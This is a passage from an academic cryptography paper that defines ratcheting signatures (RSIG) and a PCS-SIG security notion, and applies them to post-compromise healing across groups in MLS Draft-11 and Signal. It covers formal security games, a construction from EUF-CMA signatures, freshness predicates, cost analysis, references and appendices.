- RSIG.Gen *is a probabilistic key generation algorithm which takes as input a security parameter* $\lambda \in \mathbb{N}$ *and returns a pair* (sk,pk)*, where sk is the initial secret key and pk is the initial public key.*
- RSIG.Update *is a (possibly probabilistic) key update algorithm which takes as input a secret and public key pair* (sk,pk) *and returns a new secret and public key pair* (sk',pk') *and an update message* m_u*.*
- RSIG.RcvUpdate *is a deterministic update receiving algorithm which takes as input a public key pk and an update message* m_u*, and returns the updated public key* pk'*.*
- RSIG.Sign *is a (possibly probabilistic) signing algorithm which takes as input the secret key sk and a message m and returns* σ*, a signature on m.*
- RSIG.Verify *is a deterministic verification algorithm which takes as input a public key pk, a message m, and a signature* σ_m *and outputs bit* verify *such that* $\text{verify} = 1$ *if* σ_m *is a valid signature of m and* $\text{verify} = 0$ *otherwise.*

Correctness We require that

- For any sequence of i calls to RSIG.Update and RSIG.RcvUpdate, if
  - $\big((sk_i,pk_i),m_u\big) \xleftarrow{\$} \text{RSIG.Update}(sk_{i-1},pk_{i-1})$, and
  - $pk' \leftarrow \text{RSIG.RcvUpdate}(pk_{i-1},m_u)$,

  then $pk_i = pk'$.
- $\text{RSIG.Verify}(pk,m,\text{RSIG.Sign}(sk,m)) = 1$ for every message m and any pair (sk,pk) with probability 1.

Definition 2 (PCS-SIG Security)**.** *Let* μ *be an RSIG scheme. Then we say* μ *is PCS-SIG secure with adversarial advantage function* $\varepsilon_{\text{PCS-SIG}}(\cdot)$*, if for all adversaries* $\mathcal{A}$ *we have that*

$$\text{PCS-SIG}^{0,\mu} \overset{\varepsilon_{\text{PCS-SIG}}(\mathcal{A})}{\approx} \text{PCS-SIG}^{1,\mu},$$

where for $b \in \{0,1\}$ *the oracles provided by* $\text{PCS-SIG}^{b,\mu}$ *are defined in Figure 3.*

The above notion of PCS-Signature security allows the adversary to initialize, and interact with a signer and a verifier.

PCS-SIG.SignerGen()

assert $sk_1 = \bot$
$\mathsf{sqn} \leftarrow 1$
$sk_{\mathsf{sqn}}, pk_{\mathsf{sqn}} \leftarrow_{\$} \mathrm{RSIG.Gen}$
return pk_{sqn}

PCS-SIG.VerifierGen()

assert $pk_1 \neq \bot$
assert verifier.pk $= \bot$
verifier.pk $\leftarrow pk_1$
return verifier.pk

PCS-SIG.Corrupt(i)

assert $sk_i \neq \bot$
Corrupted $\leftarrow$ Corrupted $\cup \{i\}$
return sk_i

PCS-SIG.Update()

assert $sk_{\mathsf{sqn}} \neq \bot$
$((sk_{\mathsf{sqn}+1}, pk_{\mathsf{sqn}+1}), m_u) \leftarrow$
  $\mathrm{RSIG.Update}(sk_{\mathsf{sqn}}, pk_{\mathsf{sqn}})$
$\mathsf{sqn} \leftarrow \mathsf{sqn} + 1$
UpdateList $\leftarrow$ UpdateList $\cup \{(\mathsf{sqn}, m_u)\}$
return (pk_{sqn}, m_u)

PCS-SIG.RcvUpdate(m_u)

assert verifier.pk $\neq \bot$
$pk' \leftarrow \mathrm{RSIG.RcvUpdate}(\text{verifier.pk}, m_u)$
if $pk' \neq \bot$ **then**
  RcvdUpdateList $\leftarrow$
    RcvdUpdateList $\cup \{m_u\}$
  verifier.pk $\leftarrow pk'$
return verifier.pk

PCS-SIG.Sign(m)

assert $sk_{\mathsf{sqn}} \neq \bot$
$\sigma \leftarrow \mathrm{RSIG.Sign}(sk_{\mathsf{sqn}}, m)$
MsgList $\leftarrow$ MsgList $\cup \{(m, pk_{\mathsf{sqn}})\}$
return σ

PCS-SIG.Verify(m, σ)

assert verifier.pk $\neq \bot$
verify $\leftarrow \mathrm{RSIG.Verify}(\text{verifier.pk}, m, \sigma)$
if verify $= true \wedge (m, \text{verifier.pk}) \notin$ MsgList
  $\wedge$ $\big(\forall i \in$ Corrupted$, \exists (j, m_u) \in$ UpdateList s.t. $j > i$
    $\wedge\ m_u \in$ RcvdUpdateList$\big)$ **then**
  return b
return verify

Figure 3: Description of the oracles provided by PCS-SIG$^{b,\mu}$, where $b \in \{0,1\}$ and μ is an RSIG scheme.

After using SignerGen to initialize the signer with their initial keys, the adversary can have the signer issue signatures for arbitrary messages using Sign and update the signer's current signature key using Update. The adversary can also obtain the signer's secret key by issuing a Corrupt query. Similarly, after using VerifierGen, which initializes the verifier's public key verifier.pk with the initial signer key generated by the SignerGen oracle, the adversary can have the verifier verify signatures using the Verify oracle and update the verifier's verifier.pk using the RcvUpdate oracle. The adversary wins the game, if they call the Verify oracle with input (m, σ) and the following conditions are met:

- the signature is successfully verified using the verifier's current public key,
- σ was not the output of a query to Sign with input m,
- each compromise has been healed: after every compromise, the adversary has at least once used an update message output by the Update oracle to successfully update the verifier's public key using the RcvUpdate oracle.

Thus, to win the game, the adversary is not required to submit general forgeries, but a forged signature *following* at least one successful update between signer and verifier after each compromise. We use an indistinguishability notion in the model to ease composition with other security models. In this notion the adversary distinguishes between two games by creating a forgery that causes the game to return the bit b. For further discussion, see Appendix C.

5.2 RSIG from an EUF-CMA Secure Signature Scheme

We now introduce an RSIG construction from an EUF-CMA-secure signature scheme. Intuitively, the RSIG key pair can be simply the signature key pair, while signing and verifying work as in a standard signature scheme. To create an update message from a given signing key, the construction generates a new key pair and signs the public key, returning the public key and the signature as the message and the new signing key as the corresponding RSIG private key.

To prevent the adversary from forging update messages, regular signatures and update messages must be easily distinguishable. We achieve this by appending the string "update" to public keys when signing them to create update messages and similarly appending "msg" when signing regular messages. These can be handled via a uniquely decodable bit position added to the signed data.

We provide a more detailed explanation and discussion of the PCS-SIG security model as well as considerations regarding the RSIG construction in Appendix C.

Construction 1 (RSIG Construction)**.** *Let* $\nu = (\mathrm{Gen}, \mathrm{Sign}, \mathrm{Verify})$ *be an EUF-CMA-secure signature scheme with security parameter* λ*. Then we can construct an RSIG scheme* μ *as described in Figure 4.*

Proof overview The goal of our proof is to reduce the PCS-SIG-security of the RSIG construction μ to the EUF-CMA-security of the digital signature scheme ν. We begin by "lifting" EUF-CMA twice: First, we introduce corruptible EUF-CMA (CEUF-CMA), which adds a new oracle to EUF-CMA

μ.Gen(λ)

$(pk, sk) \leftarrow \nu$.Gen(λ)
return (pk, sk)

μ.Sign(sk, m)

$\sigma \leftarrow \nu$.Sign($sk, (m||\text{“msg”})$)
return σ

μ.Verify(pk, m, σ)

verify $\leftarrow$
ν.Verify($pk, (m||\text{“msg”}), \sigma$)
return verify

μ.Update(sk, pk)

$(pk', sk') \leftarrow \nu$.Gen($\lambda$)
$\sigma \leftarrow \nu$.Sign($sk, (pk'||\text{“update”})$)
$m_u \leftarrow (pk', \sigma)$
return $((sk', pk'), m_u)$

μ.RecvUpdate(pk, m_u)

$(pk', \sigma) \leftarrow m_u$
if ν.Verify($pk, (pk'||\text{“update”}), \sigma$) = *true* **then**
  return pk'
return $\perp$

Figure 4: Description of RSIG construction.

that allows the adversary to corrupt the signer and thus retrieve the secret key. However, after corrupting the signer, the verification oracle is disabled such that the adversary can not win anymore by submitting valid forgeries. We then lift CEUF-CMA to its multi-instance version MI-CEUF-CMA, which allows the adversary to interact with $n \in \mathbb{N}$ instances of CEUF-CMA and which was first introduced by Abdalla, Benhamouda and Pointcheval in [2] (although for SUF-CMA instead of EUF-CMA). For both lifts, we provide straightforward reductions to EUF-CMA, yielding a combined security loss of factor n. Finally, we build a reduction $\mathsf{R}_{\mathsf{PCS\text{-}SIG}}$ to reduce the PCS-SIG security of our construction to the MI-CEUF-CMA security of the underlying signature scheme.

Using that reduction, we prove that for all adversaries $\mathcal{A}$:

$$\varepsilon_{\mathsf{PCS\text{-}SIG}}(\mathcal{A}) = \varepsilon_{\mathsf{MI\text{-}CEUF\text{-}CMA}}(\mathcal{A} \circ \mathsf{R}_{\mathsf{PCS\text{-}SIG}}),$$

The complete proof can be found in the full version of this paper [20].

5.3 Group Messaging Security Models

We now outline how, given a base security model for group messaging with an uncompromisable authentication layer, we can construct security models that capture the various cross-group security guarantees based on our observations.

Security models for modern secure messaging protocols are extremely intricate even for two-party protocols and under the assumption of an uncompromised authentication layer [17]. This complexity is due to the variety and quantity of key combinations involved in such protocols, and dynamic aspects inherent in epoch-based changes. A detailed security model for a group protocol such as MLS is the subject of ongoing investigations, but will inevitably be even more complex.

As most analyses of group messaging protocols use a game-based security model with uncompromised authentication layer, we formalize the orthogonal extensions necessary to capture the various cross-group security guarantees we observed. We assume the base model has a so-called freshness predicate that we call $Fresh_{base}$. In game-based security models, a freshness predicate[2] is commonly used to identify which local sessions (and in particular, their session keys) can be expected to be secure. Note, that a session corresponds to a party's local group state, including the group key.

Capturing our scenarios requires two main changes to the base model:

1. Adding an adversary query that models the compromise of *all* secrets, including the secrets for the authentication layer (such as identity keys).
2. Adapting the $Fresh_{base}$ predicate to model the specific security guarantees expected.

For the first item, we add a query $FullCompromise(X)$ that returns the full state of a party X, including the secrets used for authentication, such as signature keys in MLS. For the second change we construct several new freshness predicates. We define the following notation for a session:

- *sid*: a variable identifying a particular (local) session.
- *sid.actor* : a variable identifying the party that session *sid* belongs to.
- *sid.G*: the set of parties in this session's group.
- $Fresh_{base}(sid)$: the freshness condition of the given base security model for a session *sid*.

When evaluating a freshness predicate, we say that a party X *was revealed*, if and only if there was a reveal query on X or on one of its sessions; this notably includes *FullCompromise* and any reveal queries from the base model.

The main observation that underlies post-compromise security guarantees is that in theory, a party can *heal* from a compromise if it afterwards generates new randomness, successfully transmits this to its communication partners, and it is integrated into future keying material. All protocols that provide PCS have such *update* mechanisms. To specify security guarantees, we must formalize whether a healing update has happened: that is, whether a post-compromise update by an honest party was received by another session, which notably requires the adversary to be passive and not modify the message in transit – this temporary passivity enables healing and is a component of any PCS model. To capture this, we define the $GrpUpd_{passive}$ predicate, which indicates that an update to the group symmetric key(s) was processed.

Definition 3 ($GrpUpd_{passive}$)**.** *For a session sid and a party $A \in sid.G$, the predicate $GrpUpd_{passive}(A, sid)$ holds iff:*

[2] For example, for models in which the adversary has a session-key-reveal query, sessions whose session key was revealed are not considered fresh, because we cannot expect them to be secure; yet we expect some form of security for sessions whose keys were not revealed, and hence they are considered fresh. This is is sometimes expressed as "sessions are fresh if there is no trivial attack against them".

- *A was never revealed, or*
- *A was last* revealed *at time t and generated an update (or join) to* symmetric group *key(s) with randomness r at time t' ($t' > t$), and this update with r was processed by the local session sid.*

We can now propose Freshness predicate that captures the expected cross-group security properties of MLS Draft-11:

Definition 4 ($Fresh_{MLSDraft-11}$)**.** *For session identifier sid, we define $Fresh_{MLSDraft-11}(sid)$ as:*

$$\big(Fresh_{base}(sid) \wedge \neg\exists X \,:\, FullCompromise(X)\big) \vee \big(\forall X \in sid.G \,:\, GrpUpd_{passive}(X, sid)\big) \,.$$

This freshness predicate has two parts: the first line captures that a session is fresh if it was so in the base model (where $FullCompromise(X)$ is not yet defined). Additionally, a session is now also fresh if it has processed symmetric key group updates from each group member that was previously revealed, during which the adversary was passive.

Recall that the Freshness predicate identifies sessions for which we obtain a security guarantee. Thus, in Definition 4, if a full compromise of X occurs, then sessions for which X is a group member can only be healed by updates from X that are specific to the session. To regain security in all sessions after such a full compromise, the adversary must be passive for updates or joins from X in all (both *current* and *future*) sessions of which X is (or will be) a member.

In contrast, groups based on pairwise channels can offer stronger guarantees, because they effectively share updates among groups. For groups based on pairwise channels such as Signal, we expect the following Freshness condition:

Definition 5 ($Fresh_{Signal}$)**.** *For session identifier sid, we define $Fresh_{Signal}(sid)$ as:*

$$\big(Fresh_{base}(sid) \wedge \neg\exists X \,:\, FullCompromise(X)\big) \vee \big(\forall X \in sid.G \,:\, \exists sid' \,:\, sid'.actor = sid.actor \wedge GrpUpd_{passive}(X, sid')\big) \,.$$

The first line is identical to before. The remainder encodes that a session can also be healed if a party (say, A) receives honest updates from each revealed participant X of the group, in the context of *any* session sid' of A. This leads to a strictly stronger guarantee: any session considered fresh for MLS Draft-11 is also fresh for this definition, where $sid = sid'$.

The difference between the two preceding freshness conditions in practice is that a group based on pairwise channels can be healed by updates in *other* groups (e.g. in a subgroup, or even in a supergroup by a suitable union of groups), as we saw in the scenarios in Section 3.

The attack scenarios in Table 1 show severe drawbacks to only requiring Definition 4 or 5 as the freshness condition for the concurrent group setting under real-world attacks. We next show how to construct a stronger freshness predicate and sketch how PCS-SIG can achieve it.

5.4 Applying PCS-SIG to Group Messaging Security Models

We now analyse how we can use a PCS-SIG secure signature scheme to improve the security of group messaging protocols. In particular, in absence of an existing model for secure group messaging that considers multiple groups, we will make an argument how Definitions 4 and 5 would change if PCS-SIG were integrated into their corresponding model.

In terms of freshness conditions, we argue that a successful PCS-SIG Update operation can be expressed as follows:

Definition 6 ($AuthUpd_{passive}$)**.** *For two parties A, B, the predicate $AuthUpd_{passive}(A, B)$ holds iff:*

- *A was never revealed, or*
- *A was last* revealed *at time t and generated an update to* authentication *key(s) with randomness r at time t' ($t' > t$), and this update with r was processed by B.*

Notably, the $AuthUpd_{passive}$ predicate corresponds exactly to the condition in $\mathsf{PCS\text{-}SIG}^{b,\mu}$ under which the adversary has to submit a forgery to win the game, thus describing the guarantees that PCS-SIG adds to the base model.

As discussed in Section 4.6, appropriately updating signature keys allows healing of the authentication layer, which means that a *GrpUpd* action no longer requires the adversary to be passive (at least until the next compromise), which we express as follows:

Definition 7 ($GrpUpd_{active}$)**.** *For a session sid and a party A, the predicate $GrpUpd_{active}(A, sid)$ holds iff:*

- *A was never revealed, or*
- *A was last* revealed *at time t, and session sid processed an update to* symmetric group *key(s), assuming that the update was generated at time t' ($t' > t$) by A.*

In contrast to the passive variant, this predicate holds even if an active adversary created or modified the received update.

MLS Freshness In Definition 4, where for a group key to be considered fresh (i.e. expected to be secure), either it would have to be considered fresh in the base model without any compromise of the authentication key, or after the most recent compromise of a member, that member would have to have performed a successful update ($GrpUpd_{passive}$). For a composition of the base model with a PCS-SIG secure signature scheme, we extend the definition as follows.

Definition 8 ($Fresh_{MLS+PCS\text{-}SIG}$)**.** *For session identifier sid, we define $Fresh_{+PCS\text{-}SIG}(sid)$ as:*

$$\big(Fresh_{base}(sid) \wedge \neg\exists X \,:\, FullCompromise(X)\big) \vee \big(\forall X \in sid.G \,:\, GrpUpd_{passive}(X, sid)\big) \vee \big(\forall X \in sid.G \,:\, AuthUpd_{passive}(X, sid.actor) < GrpUpd_{active}(X, sid)\big)$$

where we abuse notation and write $E < E'$ to denote that either X was never revealed, or otherwise the update for E occurred before the update at E'.

This definition is a straightforward extension of Definition 4, adding a third guarantee: a session is also fresh if, for each revealed member of the group, the adversary is passive during a single update to authentication key(s), which is then followed by an update to the symmetric group key(s) by X. Notably, for the update to symmetric group key(s), the adversary is *not* required to be passive to achieve freshness. This condition handles the specific case of an PCS-SIG Update preceding the symmetric group update – Section 4.5 and 4.6 compare this with the alternative ordering.

This enables the guarantees from MLS Draft-11 freshness, but also provides healing if the attacker is passive during a single update to authentication key(s). As such we are able to protect against the attacks described in Section 3 as well as providing security in additional scenarios (see Appendix B for examples). While the healing in the sense of confidentiality only becomes effective after the group update (or join), we do not require the adversary to be passive for the symmetric group-specific actions. Note, that the $AuthUpd_{passive}$ action also prevents an adversary from impersonating parties by creating new groups, as authentication using the compromised identity key will no longer be accepted by other parties.

We can similarly construct a freshness condition for pairwise protocols with PCS-SIG, as sketched in Appendix C.7.

5.5 Using RSIG in MLS Draft-11 and Signal

In this section, we describe some of the concrete, practical implications of using our proposed PCS-SIG secure signature scheme RSIG with MLS or Signal. Using RSIG in MLS Draft-11 and Signal improves security properties as described above, but also requires additional operations. For Signal, the key to update is the Identity Key using RSIG with the XEdDSA signature scheme. For MLS, where authentication is not well-defined, we assume a single identity signature key is used across all groups. Here we consider computational and network costs associated with RSIG use in both cases.

Computational and Network Cost Overhead For a party A a PCS-SIG Update requires the following operations:

1. A performs the Update operation, including the creation of a signature σ over a freshly generated public key of length $|pk|$ bytes, incurring a computational cost c_σ.
2. A distributes the resulting update message m_u of length $|m_u| = |\sigma| + |pk|$ bytes to its contacts. The network overhead here depends on the base protocol. In most cases, m_u will be uploaded to an authentication service. In any case, all of A's contacts must be notified about the update. Each contact must then downloads that payload, either from the authentication service or directly from A, and process it, resulting in at least one signature verification operation.
3. A refreshes any prepublished key material that was signed with the old signature key. The overhead again depends on the base protocol and the number of prepublished keys n_{pre}. For MLS, all unused key packages should be replaced. For Signal, only the unused signed prekeys are affected. In both cases, n_{pre} new prepublished keys must be signed, resulting in $n_{\text{pre}} \cdot c_\sigma$ computational overhead and the upload of $n_{\text{pre}} \cdot |PPK|$ bytes of payload, where $|PPK|$ is the size of the respective prepublished key material.

Thus, approximately $|\sigma| + |pk| + n_{\text{pre}} \cdot |PPK|$ of payload must be sent on the network and A has an estimated $(n_{\text{pre}} + 1) \cdot c_\sigma$ computational overhead associated to use of RSIG. We do not include signature length as additional cost in the prekey bundle, as the update does not add to the typical length, or adding computational cost in generation.

Update Frequency and Key Expiration Both cost and security depend on when and how often an Update operation is performed. In both protocols, prepublished keys are marked with expiration dates, to enforce regular key refreshment. This expiration date implicitly determines the update frequency and indicates the protocol's expectations regarding acceptable recovery windows from compromise for these keys.

From a security standpoint, attaching an expiration date to RSIG keys limits the time that an adversary can circumvent the security of RSIG by simply preventing the victim from distributing an Update. If an expiration date is added to the key, other parties will know not to accept any new messages from that party. See Appendix C.5 for a more detailed discussion of how key expiration affects PCS-SIG security.

RSIG overhead cost can be reduced by aligning the regular update of existing key material necessitated by expiration dates with Update operations. The payload m_u must still be created and published, but due to the expiration date, other parties are aware that the old key has a limited lifetime and will query the authentication service to download the new key, thus removing the necessity for a broadcast by the updating party. Since the prepublished key material must be refreshed anyway, there is no additional exchange of prepublished key material due to the Update under this method.

6 Conclusions

We perform the first cross-group analysis of healing in secure messaging, and formally show that achieving post-compromise security by updating key material at a local-level leaves a significant window of opportunity for an adversary and fails to provide global-level PCS guarantees. Messaging protocols such as ART, TreeKEM, and MLS Draft-11 fail to achieve PCS in concurrent and future groups, due to a lack of synchronized authenticity updates.

We show that these weaknesses can be mitigated by updating long-term signature keys and propose PCS-SIG as a

security notion for post-compromise secure signatures. We provide a PCS-SIG provably secure construction for ratcheting digital signatures (RSIG) based on EUF-CMA signatures.

We discussed our work in the MLS working group, which has already prompted changes to the draft that allow applications to make the decision on allocation and ratcheting of the signature keys, and signature keys may be group specific (delegated by an identity-level signature key) or global. The MLS architecture document is planned to contain caveats on security guarantees provided for various application-related decisions, explicitly referring to our work. A concrete implementation of PCS-SIG is currently being explored by Wire.

The use of PCS signatures as opposed to "regular" signature schemes brings potential difficulties in deployment such as key lifetime management. We leave these issues to future work and refer the interested reader to real-world protocols using similar constructions as the ones mentioned in Appendix C.3. Our work shows that the emerging formal/cryptographic models for group messaging can be strengthened by explicitly considering cross-group effects of healing.

References

[1] DHS/CBP/PIA-008 – Border Searches of Electronic Devices, May 2019. https://www.dhs.gov/publication/border-searches-electronic-devices.

[2] M. Abdalla, F. Benhamouda, and D. Pointcheval. On the tightness of forward-secure signature reductions. Cryptology ePrint Archive, Report 2017/746, 2017. https://eprint.iacr.org/2017/746.

[3] J. Alwen, M. Capretto, M. Cueto, C. Kamath, K. Klein, I. Markov, G. Pascual-Perez, K. Pietrzak, M. Walter, and M. Yeo. Keep the dirt: Tainted treekem, adaptively and actively secure continuous group key agreement. Cryptology ePrint Archive, Report 2019/1489, 2019. https://eprint.iacr.org/2019/1489.

[4] J. Alwen, S. Coretti, and Y. Dodis. The double ratchet: Security notions, proofs, and modularization for the signal protocol. In *Advances in Cryptology - EUROCRYPT 2019 - 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, May 19-23, 2019, Proceedings, Part I*, Lecture Notes in Computer Science. Springer, 2019.

[5] J. Alwen, S. Coretti, Y. Dodis, and Y. Tselekounis. Security analysis and improvements for the IETF MLS standard for group messaging. Cryptology ePrint Archive, Report 2019/1189, 2019. https://eprint.iacr.org/2019/1189.

[6] J. Alwen, S. Coretti, D. Jost, and M. Mularczyk. Continuous group key agreement with active security. Cryptology ePrint Archive, Report 2020/752, 2020. https://eprint.iacr.org/2020/752.

[7] R. Barnes, B. Beurdouche, J. Millican, E. Omara, K. Cohn-Gordon, and R. Robert. The Messaging Layer Security (MLS) Protocol. Internet-Draft draft-ietf-mls-protocol-11, IETF Secretariat, December 2020.

[8] M. Bellare and S. K. Miner. A forward-secure digital signature scheme. In M. J. Wiener, editor, *CRYPTO'99*, volume 1666 of *LNCS*, pages 431–448. Springer, Heidelberg, Aug. 1999.

[9] M. Bellare and S. K. Miner. A forward-secure digital signature scheme. In *Advances in Cryptology - CRYPTO '99 Proceedings*, pages 431–448, 1999.

[10] B. Beurdouche. Re: [MLS] long term identity key rotation suggestion. IETF Mail Archive, https://mailarchive.ietf.org/arch/msg/mls/VwzrNH1oMtb8hvwUS9KWqGjhVuk/, Nov. 2019.

[11] K. Bhargavan, R. Barnes, and E. Rescorla. TreeKEM: Asynchronous Decentralized Key Management for Large Dynamic Groups, May 2018. Published at https://mailarchive.ietf.org/arch/msg/mls/e3ZKNzPC7Gxrm3Wf0q96dsLZoD8.

[12] N. Borisov, I. Goldberg, and E. A. Brewer. Off-the-record communication, or, why not to use PGP. In V. Atluri, P. F. Syverson, and S. D. C. di Vimercati, editors, *Proceedings of the 2004 ACM Workshop on Privacy in the Electronic Society, WPES 2004, Washington, DC, USA, October 28, 2004*, pages 77–84. ACM, 2004.

[13] X. Boyen, H. Shacham, E. Shen, and B. Waters. Forward-secure signatures with untrusted update. In A. Juels, R. N. Wright, and S. Vimercati, editors, *ACM CCS 06*, pages 191–200. ACM Press, Oct. / Nov. 2006.

[14] C. Brzuska, A. Delignat-Lavaud, C. Fournet, K. Kohbrok, and M. Kohlweiss. State separation for code-based game-playing proofs. LNCS, pages 222–249. Springer, Heidelberg, Dec. 2018.

[15] C. Cimpanu. FBI: Nation-state actors have breached two US municipalities, January 2020. https://www.zdnet.com/article/fbi-nation-state-actors-have-breached-two-us-municipalities/.

[16] K. Cohn-Gordon, C. Cremers, B. Dowling, L. Garratt, and D. Stebila. A formal security analysis of the signal messaging protocol. Cryptology ePrint Archive, Report 2016/1013, 2016. http://eprint.iacr.org/2016/1013.

[17] K. Cohn-Gordon, C. Cremers, B. Dowling, L. Garratt, and D. Stebila. A formal security analysis of the Signal messaging protocol. In *2017 IEEE European Symposium on Security and Privacy (IEEE EuroS&P)*, pages 451–466, April 2017.

[18] K. Cohn-Gordon, C. Cremers, and L. Garratt. Post-compromise security. Cryptology ePrint Archive, Report 2016/221, 2016. http://eprint.iacr.org/2016/221.

[19] K. Cohn-Gordon, C. Cremers, L. Garratt, J. Millican, and K. Milner. On ends-to-ends encryption: Asynchronous group messaging with strong security guarantees. Cryptology ePrint Archive, Report 2017/666, 2017. http://eprint.iacr.org/2017/666.

[20] C. Cremers, B. Hale, and K. Kohbrok. The complexities of healing in secure group messaging: Why cross-group effects matter. Cryptology ePrint Archive, Report 2019/477, 2021. https://eprint.iacr.org/2019/477.

[21] E. Cronin, S. Jamin, T. Malkin, and P. D. McDaniel. On the performance, feasibility, and use of forward-secure signatures. In S. Jajodia, V. Atluri, and T. Jaeger, editors, *ACM CCS 03*, pages 131–144. ACM Press, Oct. 2003.

[22] Z. Doffman. China's Hackers Accused Of 'Mass-Scale Espionage' Attack On Global Cellular Networks, January 2019. https://www.forbes.com/sites/zakdoffman/2019/06/25/chinese-government-suspected-of-major-hack-on-10-global-phone-companies-reports/.

[23] B. Dowling and B. Hale. There can be no compromise: The necessity of ratcheted authentication in secure messaging. *IACR Cryptol. ePrint Arch.*, 2020.

[24] F. B. Durak and S. Vaudenay. Bidirectional asynchronous ratcheted key agreement with linear complexity. In N. Attrapadung and T. Yagi, editors, *Advances in Information and Computer Security - 14th International Workshop on Security, IWSEC 2019, Tokyo, Japan, August 28-30, 2019, Proceedings*, volume 11689 of *Lecture Notes in Computer Science*, pages 343–362. Springer, 2019.

[25] S. Gallagher. Researchers discover state actor's mobile malware efforts because of YOLO OPSEC, January 2019. https://arstechnica.com/information-technology/2019/01/researchers-discover-state-actors-mobile-malware-efforts-because-of-yolo-opsec/.

[26] G. Itkis and L. Reyzin. Forward-secure signatures with optimal signing and verifying. In J. Kilian, editor, *CRYPTO 2001*, volume 2139 of *LNCS*, pages 332–354. Springer, Heidelberg, Aug. 2001.

[27] D. Jost, U. Maurer, and M. Mularczyk. Efficient ratcheting: Almost-optimal guarantees for secure messaging. In Y. Ishai and V. Rijmen, editors, *Advances in Cryptology - EUROCRYPT 2019 - 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, May 19-23, 2019, Proceedings, Part I*, volume 11476 of *Lecture Notes in Computer Science*, pages 159–188. Springer, 2019.

[28] D. Jost, U. Maurer, and M. Mularczyk. Efficient ratcheting: Almost-optimal guarantees for secure messaging. In Y. Ishai and V. Rijmen, editors, *Advances in Cryptology – EUROCRYPT 2019*, pages 159–188, Cham, 2019. Springer International Publishing.

[29] D. Jost, U. Maurer, and M. Mularczyk. A unified and composable take on ratcheting. In D. Hofheinz and A. Rosen, editors, *Theory of Cryptography*, pages 180–210, Cham, 2019. Springer International Publishing.

[30] Keybase. Meet your sigchain (and everyone else's). Technical report, 2020.

[31] H. Krawczyk. Simple forward-secure signatures from any signature scheme. In S. Jajodia and P. Samarati, editors, *ACM CCS 00*, pages 108–115. ACM Press, Nov. 2000.

[32] B. Libert, J.-J. Quisquater, and M. Yung. Forward-secure signatures in untrusted update environments: efficient and generic constructions. In *ACM CCS 07*, pages 266–275. ACM Press, Oct. 2007.

[33] T. Malkin, D. Micciancio, and S. K. Miner. Efficient generic forward-secure signatures with an unbounded number of time periods. In L. R. Knudsen, editor, *EUROCRYPT 2002*, volume 2332 of *LNCS*, pages 400–417. Springer, Heidelberg, Apr. / May 2002.

[34] M. Marlinspike and T. Perrin. The Signal Protocol. Technical report, November 2016.

[35] H. Osborne and S. Cutler. Chinese border guards put secret surveillance app on tourists' phones, July 2019. https://www.theguardian.com/world/2019/jul/02/chinese-border-guards-surveillance-app-tourists-phones.

[36] P. Rösler, C. Mainka, and J. Schwenk. More is Less: On the End-to-End Security of Group Chats in Signal, WhatsApp, and Threema. In *2018 IEEE European Symposium on Security and Privacy, EuroS&P 2018, London, United Kingdom, April 24-26, 2018*. IEEE, 2018.

[37] R. Steinfeld, J. Pieprzyk, and H. Wang. How to strengthen any weakly unforgeable signature into a strongly unforgeable signature. In M. Abe, editor, *Topics in Cryptology – CT-RSA 2007*, pages 357–371, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[38] I. Teranishi, T. Oyama, and W. Ogata. General conversion for obtaining strongly existentially unforgeable signatures. In R. Barua and T. Lange, editors, *Progress in Cryptology - INDOCRYPT 2006*, pages 191–205, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[39] E. Thomas. Sydney airport seizure of phone and laptop 'alarming', say privacy groups, August 2018. https://www.theguardian.com/world/2018/aug/25/sydney-airport-seizure-of-phone-and-laptop-alarming-say-privacy-groups.

A Groups Using Sender Keys

To improve the scaling behaviour for larger groups, Signal offers another mode called *sender keys*. In this case, when starting a group, each party A generates their own "sender" key k_A, which is a symmetric key that is used in a one-to-many fashion within the context of the group. A then transmits this sender key k_A to the other group members over the pairwise channels. When A wants to send a message to the group, they encrypt it under their own sender key and broadcast the result to the group. The other parties use the sender's key to decrypt the message. A party will generate a sender key for each group they are in. This mechanism is very efficient for large groups, but does not provide PCS by itself: if the adversary learns the state of A, they learn the symmetric sender keys of that party and its peers, and all future messages can be decrypted or forged.

One can reintroduce a form of PCS onto this mechanism by frequently generating new sender keys, and sending them over the pairwise channels and updating those with asymmetric keys at the same time, at the cost of efficiency.

Remark on "sender keys with PCS key updates". For this version of our work we are not explicitly considering the "sender keys with PCS updates" variant of the Signal protocol, in which Alice can update her group-specific sender key over the pairwise channels at some intervals. We do note that, for a passive adversary, the update mechanism for Signal's sender keys protocol heals the future messages *sent by Alice* to the updated group, but still allows a passive adversary to eavesdrop on (i) messages *sent by anyone else in the group* to which Alice just sent an update, and (ii) messages sent or received by Alice in other groups. In that sense, combining sender keys with key updates has weaker PCS guarantees than ART or MLS: in sender keys, a group of size N uses N sender keys, and an update by Alice heals only one of them. In this case, a group in which one member was compromised, the group is only healed with respect to a passive adversary once all members of the group have updated their sender key. This is in contrast to groups based on pairwise PCS channels or ART or MLS Draft-11, in which groups can be healed by only using updates from the compromised party.

B Security Guarantees

As shown in Section 3 with the example of two specific scenarios, there are significant differences between the PCS guarantees achieved by ART and MLS Draft-11 and those achieved by groups based on pairwise channels. In this section, we give an intuition how an RSIG scheme can be used to close this gap. Here we showcase how a new Scenario 3 using Construction 1 with ART or MLS Draft-11 provides PCS guarantees beyond what is currently provided.

To that end, we introduce a protocol π that behaves like MLS Draft-11, but replaces the existing signature scheme with the construction defined in Construction 1, instantiated with an EUF-CMA secure signature scheme such as EdDSA. Additionally, the protocol enforces a policy that mandates parallelized (i.e. epoch) encryption updates to ensure complete confidentiality healing in all current groups. These epochs include an update of the signature key.

In the following discussion we step through the scenarios of Section 3 for Approach 1 and Approach 2 using π.

Effects of Approach π in Scenario 1: This fixes the problems exposed in Approach 2 of Scenario 1, and also yields PCS for new groups and conversations. Furthermore, it prevents the problems exposed as a corollary under Approach 2; namely, the adversary gains no advantage in impersonation by dynamically creating new users.

Effects of Approach π in Scenario 2: The ratcheting signature of π allows the scenario to achieve PCS. If Alice has previously communicated with Bob, then the communication is healed due to epoch encryption updates in the same way as in Approach 2. If Alice has not previously communicated with Bob, then the ratcheting signature prevents an active adversary from impersonating Alice in any conversation, even if no previous conversation took place. Note that here the authentication of Alice is globally healed, whereas in the pairwise approach authentication heals only with respect to existing communication partners.

Below we specifically consider the context of new users as a separate scenario, Scenario 3, which showcases the additional PCS guarantees that π achieves.

